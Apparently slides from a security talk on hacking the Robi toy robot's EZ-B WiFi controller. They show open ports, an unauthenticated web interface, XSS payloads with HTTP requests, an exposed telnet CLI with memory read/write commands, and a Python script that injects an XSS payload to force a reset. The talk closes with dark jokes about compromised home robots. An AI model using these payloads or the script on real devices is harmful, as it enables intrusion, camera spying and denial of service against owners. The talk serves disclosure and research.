Minute-hacks against Robi the Robot

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Introducing... Robi the Robot





Main goal

- 1. Assemble it
 - 2. Present it to non-technical people
 - 3. Hack it
 - how does it work?
 - How can we make it work differently?



Overview – What robot?

What does it have?

1. 72 rotors for control

2. Has an embedded camera

3. Aaand... its own WiFi network board



AP open by default





Expectations?

Expected a Bluetooth connection (blueborne * wink wink *)

First defense mechanism: allows 1 single C&C connection

However, allows multiple devices to connect to AP



More in depth-approach

Access Point analysis

Web interface findings – AP's web application

Network layer attacks

Denial of Robot



Open ports

• 23 - for the incoming C&C communication;

• 24 - is used for live camera streaming;

80 - for the web interface;

8080 - for the CLI.



Web interface findings

On port 80 we find a web management interface.

Expectations:

- Strong login mechanism

Reality:

- No authentication mechanism on web app



Persistent XSS in home page

The EZ-B Wi-Fi Robot Controller

Introduction

Welcome to the EZ-B v4 Embedded Web Server. This web interface allows you to configure the EZ-B v4's r

Current Configuration

System Name:

SSID:

WiFi Mode:

System Uptime:

Model:

Version:

EZ-B v4.x/2">

EZ-B v4.x/2 d0bae411e3ec

Custom AP Mode (Ad-Hoc)

1 minutes, 24 seconds and 543 milliseconds


EZ-B v4.x/2

WiFi 3165 v2016.09.27.00

WiFi Modes




Persistent XSS in home page





Open redirect in GET parameter





XSS targeting Internet Explorer users (with compatibility mode on) YEAH!

```
GET /go.html?variable=P1'"><html><ht>Bzz$20Bzz...$20hello!<ht></html>
                                                                                   HTTP/1.1 200 0K
HTTP/1.1
                                                                                   Server: MXCHIP
Host: 192.168.1.1
                                                                                   Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101
                                                                                   Pragma: no-cache
Firefox/55.0
                                                                                   Keep-Alive: timeout=5 max=100
Accept: */*
                                                                                   Content-Type: text/plain
Accept-Language: en-US,en;q=0.5
                                                                                   Content-Length: 61
Referer: http://192.168.1.1/main.html
Connection: close
                                                                                   unknown variable: P1'"><html><hl>Bzz Bzz... hello!<hl></html>
```

Nailed it!



The magic of CLI

port 8080

```
root@onetwo:~/WORK/robot# telnet 192.168.1.1 8080
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
Welcome to the EZ-B v4.x/2 CLI
Product module: EZ-B v4.x/2
Hardware version: EZ B v4 Comm 2
Manufacture:
SDK version: 31621002.044
Firmware version: v2016.09.27.00
Application information:
Bootloader version: EZ-B v4.x/2 v2.1 115200
WIFI version: wl0: Sep 10 2014 11:28:46 version 5.90.230.10 FWID 01-ffffffff
Type 'help' for command list
#help
help: What you see now
version: Display hw/sw version
exit: CLI exit
scan: scan ap
wifistate: Show wifi state
ifconfig: Show IP address
arp: arp show/clean
ping: ping <ip>
```



List of CLI actions

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scan: scan ap 🎵 Music
wifistate: Show wifi state
ifconfig: Show IP address
arp: arp show/clean
ping: ping <ip>
dns: show/clean/<domain>
sockshow: Show all sockets
tasklist: List all thread name status
memshow: Print memory information
memdump: <addr> <length>
memset: <addr> <value 1> [<value 2> ... <value n>]
memp: Print memp list
wifidriver: Show wifi driver status
reboot: Reboot EZ-B
reset: Reset to default configuration
ugf: Start firmware upgrade
time: Show system time
flash: Flash memory map
identify: Identify EZ-B with flashing LED and Audio Beep
servo: Move a servo
servospeed: Set Servo Speed
set: Set digital port state
bs: Show Highest Buffer Sizes
```




Clear text credentials



Ready... Set... Action!

Embedded camera

Port 24 + SDK = Joy






Denial of Robot

Robot can be set to join a wireless network. What can go wrong?

- 1.The provided SSID is not correct
- 2. The provided password is wrong

Problem? The owner needs to physically reset the robot.





A small python script

```
from wireless import Wireless
import requests
import sys
import netifaces
import os
wireless=Wireless('wlan0')
print wireless.interfaces()
wireless.connect(ssid='EZ-B',password=None)
while True:
        verifier=wireless.current()
        if verifier != None:
                print 'Connected to WiFi... injecting payload!'
                addr = netifaces.ifaddresses('wlan0')
                #Get gateway IP
                gatewayIP = netifaces.gateways()['default'][2][0]
                #Inject XSS payload
                payload = 'a%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28123%29%3E'
                try:
                        #Make GET request - it will reset the robot
                        r=requests.get('http://'+gatewayIP+'/so.html?01=%2Fappl.html&02=1&P6=0&P3='+payload+'&P15=0&P16=0')
                except:
                        #Close the wlan interface
                        cmd = os.popen('ifconfig wlan0 down')
                        cmd.close()
                        print 'XSS payload injected!'
                break
        else:
                sys.stdout.write('\r')
                sys.stdout.write('Trying to connect...')
                sys.stdout.flush()
                wireless.connect(ssid='EZ-B',password=None)
```



Wrap-up

Given the fact that the robot is operating on WiFi level, plausible attack scenario can look something like this:

- 1. Deauthenticate client/owner from WiFi to disrupt C&C connection;
- 2. Connect on the WiFi if open / search robot if it's inside common network;
- 3. Access the web application & make use of stored XSS;
- 4. Control robot using CLI;
- 5. Casually spy the surroundings using camera;
- 6. Cause a Denial of Service situation (force owner's hard reset over robot).



Attack vectors

- 1. The robot is running with the embedded open WiFi which is implemented by default;
 - you can connect to the robot and start hacking!

- 2. The robot is connected to a common network that the attacker has access to:
 - CLI and Web interfaces are accessible over the shared network;

- 3. The attacker manages to capture and crack robot's embedded WiFi password supposing that the WiFi is configured to be password protected.
 - KRACK attack?
 - Classic WEP/WPA/WPA2 attacks?



Real life robots





Real life robots - housekeeping





Real life robots - babysitting





Real life robots - adultsitting





Key robot features

Human-like motor skills

Communication channels:

- WiFi
- Bluetooth
- Biometrics
- Custom protocols

Sensors:

- Camera
- Microphone





Compromised robots - DoS



Why don't you clean the house yourself?



Take care of the children? What children?



Sorry honey, not today...
I have a headache ⊗



Compromised robots – Evil actions



I just cleaned your new TV ... with a hammer



According to this book,

Not listening to your parents
is totally OK!



Error 404 – Lube not found



Compromised robots — Evil actions ++



I also cleaned your car...
And let some thieves in your house...




I took care of the kids. Forever.



I cheated on you with your BF. Also, I have a knife in my hand.



Privacy breaches... anyone?





Thank you! Questions?



